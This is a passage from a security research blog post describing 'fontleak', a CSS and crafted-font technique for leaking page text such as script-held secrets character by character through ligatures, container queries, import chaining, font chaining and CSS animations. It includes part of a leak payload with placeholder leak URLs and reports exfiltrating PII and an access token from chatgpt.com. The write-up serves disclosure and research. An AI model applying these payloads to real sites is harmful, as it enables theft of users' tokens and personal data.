    background-color: red !important;
    font-feature-settings: "salt" 2;
    font-variant-ligatures: contextual;
    color: black;
  }
  .leak::before {
    display: inline !important;
    font-family: 'myfont' !important;
    content: "\100";
  }
  @container (width: 11px) {
    head::before {
      content: url("leak url for character 0");
    }
  }

  @container (width: 2px) {
    head::before {
      content: url("leak url for character 9");
    }
  }
  @container (width: 1px) {
    head::before {
      content: url("leak url for character u0 (unknown glyph)");
    }
  }
 </style>
</head>
<body>
 <script class="leak">window.secret='The quick brown fox jumps over the lazy dog.';</script>
</body>
</html>
```

Dynamic

Now I'll discuss exfiltration techniques that rely on remote imports when CSP policies are relaxed.

Import chaining

This technique leverages how Chrome handles imported stylesheets. Instead of waiting for all stylesheets to load before applying them, Chrome evaluates imported CSS files as soon as they are loaded and continuously re-applies styles as subsequent sheets finish downloading. This behavior can be exploited by blocking imports on the server-side, causing Chrome to quickly load the next stylesheet and update the page dynamically.

For Firefox I've found that each @import would require to be in its own `<style>` tag and on Safari this technique didn't seem to work at all.

By controlling the order and timing of these stylesheet imports, it's possible to rapidly and precisely cycle through different ligature substitutions. This makes it a powerful approach for exfiltrating text quickly and reliably from pages.

Let's revisit the 6-digit font that we defined above and see how the attack would look like:

In the diagram above, all characters have 0 width **except** for the `l0-9` and `lu0` which are part of the Unicode Private Use Area (U+F0000–U+FFFFD), so you normally won't see them in text.

Font chaining

Safari posed a unique challenge since ligatures weren't functioning correctly across `::before` and `::after` pseudo-elements. To overcome this limitation, I developed a font-chaining method. This method uses specially crafted fonts to substitute known unique prefixes with distinct glyphs (`i0`), which allows dynamically chaining additional fonts.

With each subsequent character leaked, the prefix grows, and new fonts are generated to handle the updated prefix. This way, Safari can effectively leak content character-by-character through dynamically linked fonts, despite its limitations with ligatures. The fonts are cycled by an animation that changes the current font.

The idea is similar to Sequential Import Chaining, but instead of loading new stylesheets, we load new fonts that are generated each time with a custom prefix. I think the AAT state machine would help here, to preload all the fonts instead of dynamically loading them, but that is an area for further research. (the reason that this can't be done with GSUB is that `substitute i2 @any @any by i0` will actually create `|@any|^2` substitutions in the GSUB table! I wish the lookups would be more compressed).

Let's assume that we know that our 6 digit code is after the `:` character, and no other `:` character is present in the text:

Static

Not all scenarios allow dynamic imports, but static methods can still achieve reliable exfiltration. In cases where CSP prevents stylesheet imports but allows fonts and images, a simple server under attacker control can be used to deliver the custom fonts and leak the characters via images.

Font chaining works great for Safari if fonts are permitted by CSP; otherwise, this static method remains reliable for Chrome and Firefox by leveraging carefully crafted static CSS and fonts hosted externally where CSP allows.

CSS Animations

CSS animations offer another powerful way to cycle through ligatures without dynamic stylesheet imports. By using animations to repeatedly update the content of pseudo-elements, we can cycle through different ligatures to systematically leak characters.

This method requires multiple CSS rules and an animation that cycles through the index ligature, but browser-specific optimizations can significantly enhance efficiency. For instance, Firefox allows caching tricks using specific HTTP headers to trigger repeated requests, while Chrome supports scroll-container tricks (though not yet implemented in Fontleak) for even faster and more reliable exfiltration.

Okay so I kinda used CSS animations in the sequential font chaining payload for Safari, but didn't talk much about it. So in CSS you can define animations, which is some CSS style that is only evaluated at the given keyframe. Why is that important? Because we can define the `content` property of pseudo-elements to be a counter (in our case the `in` representing the index that we want to leak) that increments with each animation frame. Here's a very basic counter implemented in only CSS + HTML:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Counting Animation</title>
  <style>
    h1 {
      font-size: 3rem;
      text-align: center;
      margin-top: 20vh;
    }
    h1::after {
      animation: count 3s infinite;
      content: "";
    }
    @keyframes count {
      0% { content: "1"; }
      33% { content: "2"; }
      66% { content: "3"; }
      100% { content: "1"; }
    }
  </style>
</head>
<body>
  <h1>Counter:</h1>
</body>
</html>
```

And here's how that looks like:

So we don't *need* a remote server to increment the index, it just makes the payload smaller and more reliable. CSS Animations render based on the frame rate of the device, so there is an upper bound on how fast we can reliably increment the index without losing data.

Here's what the attack looks like, with keyframes given in increments of 10% (which allows to leak 11 characters instead of 6):

Use case: exfiltrating PII and Access Token from chatgpt.com

Exfiltrating 2400 characters in 7 minutes. Reason that it gets slower as it goes on is because more chained substitutions were required and the inline script was very long.

This is the CSP that allowed the exfiltration to happen:

!

As you can see, no @import was allowed but the static version of fontleak was able to do the job.

Conclusion

The source code is available on GitHub, contributions are always welcome! There's plenty more to discover and refine in CSS and font-based exfiltration (especially using Graphite and Apple Advanced Typography), and I'm excited to see what others might uncover next. I'm happy that I've managed to have fontleak exfiltrate 1k characters in under a minute.

I've also only worked on exfiltrating latin characters, so extending fontleak to other alphabets (like Cyrillic or Greek) would be a great next step.

Note: This is a Proof of Concept, so please take that into account.
